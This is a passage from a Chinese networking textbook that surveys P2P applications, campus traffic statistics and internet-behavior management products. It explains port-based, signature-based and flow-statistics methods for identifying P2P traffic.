- Bear Share，基于 Gnutella 技术发展而成的多媒体档案分享软件，可以分享目前所有格式的多媒体文档，还可以用自定格式的副档名来搜寻档案文件。

2. 即时通信类（Instant Message，IM）P2P 软件

- QQ、MSN，即时通信软件，支持在线聊天、视频对话、视频会议、文件传输、文件共享等。
- Skype，即时语音通信软件，也是目前最流行的网络电话软件。
- Gtalk，Google 公司推出的即时通信聊天软件，网络架构与 QQ 相同。
- Openext，集多媒体娱乐和聊天等功能于一体的 P2P 软件，用户之间可以直接进行点对点的连接。

3. 流媒体类 P2P 软件

- 酷狗（KuGoo），免费音乐下载播放软件，具有高速音乐下载和强大的流行音乐搜索功能。
- PPStream，全球第一个集 P2P 直播点播于一体的网络电视软件，完全免费，无需注册，下载即可使用。
- PPLive，一款全球安装量大的、免费的 P2P 网络电视软件，支持对海量高清影视内容的“直播＋点播”功能。
- AnySee，视频直播系统，系统中所有对等节点连接成一个以节目源节点为根的多播树。

4. 基于 P2P 技术的互联网在线游戏平台

多用户网络在线游戏（Multiplayer Online Games）涉及多个游戏用户之间的实时交互，因此对低网络延迟要求比较高，通常只局限在局域网内运行。但随着互联网在线游戏用户

的增加，产生了不同局域网中的用户通过互联网来进行共同游戏的需求。为此，出现了一些支持游戏用户在 Internet 上玩在线游戏的平台，但这些平台通常采用的是一种集中式架构，制约了平台的动态可扩展性。

目前较为成功的 P2P 互联网在线游戏平台是华中科技大学 2008 年发表的 PKTown 系统，它支持多种传统的网络对战游戏在 Internet 上运行。PKTown 在线游戏对战平台采用了一种基于 P2P 的延迟聚集重叠覆盖网络(Peer-to-Peer Overlay Network)技术。它构建了一种延迟聚集的无结构化重叠覆盖网络，在广域网内模拟出局域网的特征，实现了游戏信息的共享以及游戏包路由，降低了游戏节点之间的通信延迟。为了对上层游戏软件屏蔽底层的重叠覆盖网络，PKTown 采用了一种访问重叠覆盖网络的统一的游戏接口，以屏蔽各类在线游戏之间的差异，实现了平台的游戏无关性。

PKTown 不需要改变游戏本身的代码，而是将用户与互联网邻居组成一个虚拟局域网，将游戏发出的通信包截获后加上虚拟局域网的地址转发出去。游戏进程收到后，认为是来自同一局域网的游戏包，则可以进行游戏。支持的游戏，如魔兽争霸、星际争霸、反恐精英等。

12.2.3 某校园网数据流分类统计案例

图 12.5 是国内某高校私有网络的“数据量/月”统计表，统计时间为 2008 年 8 月，总流量中包括了上行和下行的数据流量。从此典型案例中可概念性地了解到当前国内校园网中的各类协议流量分布状况。案例中占据网络通信容量最大的前 5 位应用协议如下：




图 12.5 某高校私有网络 2008 年 8 月流量统计

- THUNDER 即 Web 迅雷，3.43TB，占校园网总流量 43%。
- PPSTREAM 网络电视，915.29GB，占校园网总流量 11%。
- HTTP Web 文件下载，474.81GB，占校园网总流量 6%。
- HTTP Web 浏览，412.63GB 字节，占校园网总流量 5%。
- PPLIVE IM 即时通信，375.98GB，占校园网总流量 5%。

此校园网中传输流量占 5%以下的其他 P2P 协议还有 QQLIVE、PPFILM、QVOD、

KUGOO、FUNSHION、QQ-WEBCAM、BITTORENT 等。在不同用户群的网络中,主要流量的应用协议有所不同,例如在居民小区的宽带网中,一般网络视频流量占主要地位。从此例的数据分析可看出,在一些企事业单位的私有网络中,P2P 应用类的数据流量已经占总流量的绝大部分,如果不加以分类限制,会影响正常办公业务等的网络传输。

12.3 网络用户的上网行为管理

互联网上各种 P2P 对等系统的大量应用,大大扩展和丰富了人们的网络生活,给人际间的交往方式、影视节目的版权观念、社会经济行为等方面都带来了深刻的影响。也给个人隐私、国家机密、公共管理信息的非法泄露等带来了很大的隐患,这是网络信息安全管理所面临的一个很大的挑战。目前 P2P 的数据流量已占据了互联网总流量的 60%以上,而且还在迅速增长。特别是在军队、公安、政府、企事业单位的私有网络信息安全监管中,如何对用户上网行为加强检测和控制,是一个重要的问题。

12.3.1 上网行为管理系统及其功能

在传统的防火墙、杀毒软件和 IDS/IPS 网络入侵检测/保护系统等安全管理设施之外,为了解决对种类繁多的各种应用层网络数据流的识别和安全控制,很多信息安全设备制造商开发了上网行为管理系列产品。上网行为管理系统的数据监测设备可以独立工作,也可以与防火墙、入侵保护系统等配合使用,当检测到违反安全策略的网络通信行为后,即可阻断或限制其通信进程。上网行为管理系统一般可实现如下功能:

(1) 网络实时流量监控与分析:网络流量的实时采集、监控和精细分析使得网络运行状况、应用情况、带宽使用情况等状况完全可视化,基于协议和用户 IP 地址两种类型的实时流量分析,提供访问的源/目的 IP 地址、服务端口、应用协议、会话(Session)数量以及流量大小等详细信息。

(2) 对以下应用层协议的自动识别和分类:

① P2P 对等应用:Bittorrent、eMule、KAZAA、KURO、NAPSTER 、EDONKEY、AUDIOGALAXY、EZPEER、KUGOO、GNUTELLA、VAGAA 、SOULSEEK、POCO、PIGO 等 30 多种 P2P 软件。

② IM 即时通信:MSN、Yahoo、ICQ、AOL、QQ、YAHOO、WEBIM、IRC、XMPP 等多种 IM 数据识别。

③ 视频/Streaming 应用:新浪直播、搜狐直播、RTSP、SIP、PPSTREAM、PPLIVE、APPLEQTC、CCIPTV、QUICKTIME、REALPLAYER、MMS、QQlive、H.323 等主流的视频和流媒体应用。

④ 网络游戏:COUNTERSTRIKE、QUAKE1、DOOM3、QQGAME、CGA、SUBSPACE、XBOXLIVE、QUAKE-HALFLIFE、BATTLEFIELD1942、WOW、联众等网络游戏。

⑤ 炒股软件:大智慧证券信息平台、天一证券网上交易系统、华泰网上交易分析系统、证券之星等炒股软件。

⑥ 企业办公、数据库与中间件:HTTP、SMTP、POP3、IMAP、文件共享、FTP、SQL

Server、Oracle、DB2、WebSphere MQ 等企业的关键应用。

⑦ 对用户传输的某些应用数据类型以及对各种新出现的网络信息安全威胁的可疑数据，提供自定义的特征码识别。

(3) 网络流量控制管理：可利用数据包中的源 IP 地址、目标 IP 地址、时间、协议和应用等作为参数进行如下控制：

① 灵活的阻断与允许功能。

② 进行上行与下行带宽控制。

③ 进行会话数量控制。

④ 支持组对象的配置，如定义用户组(IP 组)、协议组(如 P2P 协议组、游戏组)对同一类型的应用、相同级别的用户进行带宽管理策略的控制。

(4) 流量整型与应用优化：支持自定义虚拟带宽通道、最大带宽限制、保证带宽、带宽租借、应用优先级，以及随机公平队列等一系列的应用优化和带宽管理控制功能。

(5) 提供丰富的图表报告分析和统计：提供一年内的应用或协议流量记录，并可生成天、周、月、季度、年时间段内的应用及协议的带宽使用统计报告。包括：总带宽分析报表、应用带宽分析报表、基于协议的带宽分析报表、基于协议和流量方向(进入/出去)的带宽分析报表、基于应用和流量方向(进入/出去)的带宽分析报表、基于 IP 地址的带宽分析报表、用户自定义报表等。

(6) 集中化的图形化管理平台：提供中英文的图形化管理平台，可以通过一台管理服务器集中管理网络上的多台数据检测设备。图形化管理平台能够适应于各种操作系统和服务器，只需利用浏览器即可远程访问管理服务器进行设备管理。

12.3.2 P2P 上网行为的监测与控制

对 P2P 网络数据流进行安全监管和控制，面临以下几个方面的问题：

(1) P2P 对等网络系统的功能主要是在应用层实现的，因此工作于传输层和网络层以下的防火墙、入侵检测等网络管理设备难以对 P2P 的应用层数据流进行有效识别和控制。

(2) 各种 P2P 应用系统采用的不是互联网官方公布的应用层协议，而是 P2P 应用系统开发者自有知识产权的协议，有很多 P2P 应用系统的工作原理是不公开的，只能从捕获数据流中进行分析。而且 P2P 应用系统种类繁多、互不兼容。

(3) 除了中心式的 P2P 网络采用少量固定 IP 地址的索引服务器外，大部分 P2P 系统没有服务器，对等机没有固定 IP 地址。采用对 IP 包中的源和目的 IP 地址进行识别的方法，效果有限。

(4) P2P 应用系统的开发者为了自己系统的利益扩张，也要千方百计地采取各种技术手段来逃避对用户的上网行为监管。例如，采用动态变化的端口号，尽量减少 P2P 数据包的特征等来逃避检测。

(5) 在网络安全监管中，对各种 P2P 对等网络的应用不能简单地禁止，而要根据本地私有网络系统的性质和特点制定出相应的信息安全管理策略，例如，限制部分流量，阻断某些应用等措施。

12.4　P2P 网络数据流的识别方法

12.4.1　P2P 网络数据流识别方法的分类

为了解决由 P2P 应用带来的一系列敏感信息的泄露和网络拥塞等问题，需要对 P2P 数据流采取特别的管理和优化办法。准确检测和识别网络中的 P2P 应用数据包则是有效管理的前提，按照流量识别技术发展的历程，P2P 流量检测技术可以分为 3 类：

- 基于传输层端口的识别：利用 IP 包中传输层端口的特征判断是否属于 P2P 流量。
- 基于特征码的识别：分析报文载荷中的内容是否包含特定 P2P 应用的特征码来判定是否属于 P2P 流量。
- 基于流量特征的识别：基于 P2P 流量的一些统计特征，如上行流量和下行流量的对等性、节点的连接行为等。

可从以下几个方面来评价和比较这三种检测方法：

- 识别的正确性，能否识别出具体的 P2P 协议。
- 识别的准确性，包括误报率和漏报率。
- 识别算法的复杂程度和代价。

1．基于传输层端口的 P2P 流量识别

基于传输层端口的识别方法主要用于对早期的 P2P 应用数据识别，早期大多数 P2P 应用系统使用的都是固定的端口地址，如果 IP 包中使用的端口是已知类型端口，则判定为 P2P 流量。

这类方法的优点是精确率较高，对于非 P2P 应用的 TCP 连接来说，客户操作系统随机选择的临时端口号正好是 P2P 程序的默认端口的概率很低。同时该识别算法非常简单，只需要检测 IP 包中传输层的端口信息即可。这类方法的缺点在于，当前越来越多的 P2P 程序已经开始使用随机端口逃避监测，甚至可以利用 HTTP、FTP 等应用的公认端口来进行通信，使得使用端口识别方法能够正确检测出来的 P2P 流量占实际 P2P 流量的比例越来越小。研究发现，P2P 流量的比例在逐渐增加，但是使用基于端口的方法能识别出来的 P2P 流量种类却在逐渐减少。表 12.2 是一些 P2P 应用协议早期曾经使用过的端口。表中的大多数 P2P 应用软件后来都采用了动态端口技术，不再使用表中的端口。

表 12.2　一些 P2P 应用系统曾经使用过的固定端口

P2P 软件	传输层协议	端　口	P2P 软件	传输层协议	端　口
迅雷	TCP	3076、3077、3078	QQ 直播	UDP	13000～14000
电驴(VeryCD)	TCP	4661、4662、4242	PPlive	TCP、UDP	TCP:8008、UDP:4004
KuGoo	TCP	3318、7000	Vagaa(哇嘎)	TCP、UDP	28067

2．基于特征码的 P2P 流量识别

由于每种协议的报文中都携带有特定的报文信息，例如 HTTP 协议报文中会出现 GET、POST 等字样。与之类似，在各种 P2P 应用协议中也具有类似的固定信息。因此，人

们提出了通过检查报文载荷信息进行识别的方法，即基于特征码识别的方法。

这类方法的优点是准确率较高，对于非 P2P 应用来说，数据流中出现与特定 P2P 相同字符串的概率很低。此外，由于只需要在单个报文中检测出特征码，就可以判定整个会话进程是 P2P 流量，该方法也比较容易应用于实时监测。该类方法存在的问题是：

（1）查看用户报文往往涉及侵犯用户隐私问题。

（2）很多 P2P 程序是企业自主知识产权的私有协议，一般不公开，只有通过人工分析捕获数据样本的手段才能得到它们的特征码，而当该协议升级变化后就可能使已得到的原特征码失效。

（3）只能识别那些预先经过分析的已知特征码的 P2P 流量，不能发现新的 P2P 流量。

（4）如果 P2P 协议使用加密手段进行通信，基于特征码的方法将失效。

（5）从捕获分析数据包到做出判定是否放行产生的延时等开销不可忽视，在一些大数据流量的网络中，可能影响该方法的实际部署。

目前，基于特征码的方法在实际应用中识别的精确率和正确率都很高，它的结果也经常被用来作为评价其他 P2P 流量识别方法优劣的参考基准。

3. 基于流量特征的 P2P 流识别方法

基于流量特征识别的主要思想是利用 P2P 流量的一些基本特征，而不通过端口或者报文内容等一些具体细节来判断是否是 P2P 流量，以下是几种基于流特征的识别方法。

（1）上传/下载流量比例特征：P2P 文件共享机制使得 P2P 节点在下载资源的同时，也在为别的节点上传资源。通过对典型 P2P 应用系统的报文分析发现，在设定时间段内，P2P 应用的上传与下载流量都较明显，并且上传与下载的比率都处在一个阈值范围之内，具体表现为流量中同时存在许多以 A 地址为源地址和以 A 地址为目的地址的数据报文。例如，有研究报告指出对 PPlive 应用数据的分析，首先去除公认端口的干扰，并尽量采用默认的上传/下载的速度来获取流量，实验取时间间隔为 1 分钟，统计得出上传/下载比例的阈值为[2,6.7]，而非 P2P 应用数据流在相同时间间隔内难以达到上述阈值的下限。实验表明，将时间段设为 6s 时，针对五种主流 P2P 应用系统（Maze、BitTorrent 、PPlive、Emule、Thunder），利用上传/下载流量比例特征的正确识别率均在 93%以上。

（2）传输层协议类型的特征：Thomas 等人发现 eDonkey、FastTrack、Gnutella、MP2P 以及 Direct Connect 等著名 P2P 应用在传输层上利用 TCP 作为数据的传输协议，利用 UDP 作为控制信息的传输协议，表现出 TCP 流和 UDP 流同时存在的特征，因此将该特征作为 P2P 流量的识别规则。

少量的非 P2P 应用，如 DNS 也具有该特征，但这些应用通常使用相对固定的端口号，因此可通过建立这些非 P2P 应用的端口列表，并从疑似 P2P 流量中去除端口号落在列表的流量。实验表明，利用传输层协议类型的特征能够识别出 90.5%的 P2P 流量。

（3）网络节点的角色特征：P2P 网络节点在某些连接中既是资源请求者，又是其他 P2P 节点的资源提供者，节点间需要传输数据和控制信息。根据 TCP 通信的交互过程，如观察到从 B 地址发送到 A 地址的 SYN＋ACK、ACK＋FIN 数据报文，即表明 B 为服务器，A 为客户机；反之则 A 为服务器，B 为客户机。UDP 报文中源端为客户机，目的端为服务器。假定在某一时刻观察到某个节点既是服务器又是客户机的现象，则该节点具有双重角色节点的特征。有报道称，通过实验观察发现，当此数量特征值取 3 的时候，只有 2%的非

P2P 应用数据流中包含至少三个双重角色节点，而 90%的 P2P 应用网络包含至少三个双重角色节点，实验中通过该方法能有效地对非 P2P 流量进行过滤，识别率达到了 85%。

这类方法的优点是：不需要涉及报文的内容，避免了基于特征码的一系列缺点；基于这种流量特征的方法能够主动地识别出某些新的 P2P 流量。

但是该类方法同样存在如下问题：①这类方法往往需要多个流的汇总信息来进行判断，甚至需要收集某个特定主机的大部分流量信息，才能判断该主机是 P2P 节点的可能性，而不能从单个数据包判断其是否为 P2P 流量。该方法在实时监测应用时显得较为困难。②这类方法存在一定的误判率，有一定的概率会把非 P2P 流量误判成 P2P 流量，如何降低误判率也是这类方法的重要挑战之一。③将 P2P 流量作为一大类来进行监测较为容易，但是如果要进一步区分属于哪种 P2P 应用则比较困难。

在表 12.3 中对上述讨论的三种 P2P 流量识别方法进行了比较。

表 12.3　P2P 流量识别方法比较

识别方法	基本原理	优　　点	缺　　点
基于端口	判断传输层的通信端口	对固定端口误判率低，易实现	对随机动态端口，不能识别
基于特征码	判断报文载荷的内容中是否包含某 P2P 应用的特征字串	误判率低，能够识别出具体的 P2P 应用类型，算法简单	窥视用户隐私，信息泄露，容易失效，处理开销较大
基于流量特征	基于 P2P 流量的统计特性，如上/下行流量的比例等	能够识别未知的 P2P 流量，算法复杂	存在一定误判率，较难在线使用，不能对 P2P 应用分类识别

12.4.2　基于特征码的 P2P 网络数据识别技术

通过第 12.4.1 节对 P2P 流量识别方法的比较可看出，虽然基于特征码的 P2P 流量识别方法存在不足，但仍在实际中得到广泛应用，主要原因是：

(1) 通过使用各种优化措施和发现各类 P2P 应用中的更多的载荷(payload)特征，该技术可以达到非常高的检测精度和令人满意的性能。

(2) 目前主流的 P2P 协议都是未加密传输的，破解和获取特征码相对容易，使用该技术能满足目前运营商和私有网络管理员对控制 P2P 流量的需求。

(3) 对于新出现的 P2P 协议，只需在破译分析出特征码后，升级载荷特征库就可以实现对新出现的 P2P 协议数据的监控，后期维护简单。基于特征码识别的检测方法属于深度包检测技术，可与 IPS 入侵保护系统等安全设备组合使用，参看第 9.4 节。

1. P2P 包过滤系统的工作原理

所有的互联网应用程序都是基于 TCP/IP 协议族的框架之上的，通信双方在传输层以上的通信都属于对等层之间的通信，每一层协议都有自己独特的语法规范，P2P 协议也不例外。因此，基于特征码的 P2P 协议数据识别方法就是根据网络数据中独特的字符串来辨别 P2P 流量的类型。以 Bit Torrent 协议数据的识别为例，该协议总是由一个“握手”报文开始，在交换握手报文的流程中，首先发送“13”，接着是字符串“Bit Torrent protocol”。因此可以确定，ASCII 编码的字符串“13 Bit Torrent Protocol”就是 Bit Torrent 协议数据的特征码。

图 12.6 是一个基于特征码识别的 P2P 数据流控制系统框图。从网络干线输入数据包后，先分析数据包中各层的首部信息（源和目的的 MAC 地址、IP 地址、端口地址、传输层协议、数据包长度等），然后根据应用层的数据特征，对数据包进行识别，判断该数据包是否是 P2P 应用，对于判断为 P2P 应用的数据包，根据策略库中的规则对 P2P 应用数据包进行过滤，或控制 P2P 应用的流量。其中：




图 12.6　P2P 数据流识别控制系统框图

（1）数据包捕获模块：是整个系统实现的基础，其中最关键的是要保证高速采集和低丢包率（特别是在大流量的千兆以太网干线上），这不仅取决于软件的效率还与硬件的性能相关，捕获数据包的方法有很多，常用的有 Win Pcap、RMON、xFlow、探针等。

（2）数据包分析模块：主要负责解析捕获模块传来的每个数据包。图 12.7 是一个数据包的分解过程，从网卡获得一个数据包后，首先分析以太帧首部，读取其源和目的 MAC 地址，然后根据以太帧头部中的协议类型字段判断该数据包是何种类型，如果分析出是 IP 包，且传输层协议是 TCP 或 UDP，则继续分析该包的应用层数据，提取数据载荷，完成对数据包的解析。




图 12.7　数据包中各层首部信息的分解过程

（3）P2P 识别模块：根据 P2P 特征库里的特征记录判断该数据包是否属于 P2P 应用数据包，若是，则将特征值传给安全策略库，由策略库来决策是否放行或抛弃，若不是，则放行。处理过程如图 12.8 所示。在与特征数据库进行模式匹配的时候，采用特定的模式匹配算法。




图 12.8　P2P 数据包的识别过程

(4) 数据包过滤模块：根据策略规则库提供的规则指令，过滤正在传输的 P2P 数据包，控制 P2P 流量，数据包过滤过程如图 12.9 所示。除了对 P2P 应用数据包有对应的过滤动作之外，其他数据包按照既定路线继续运行。

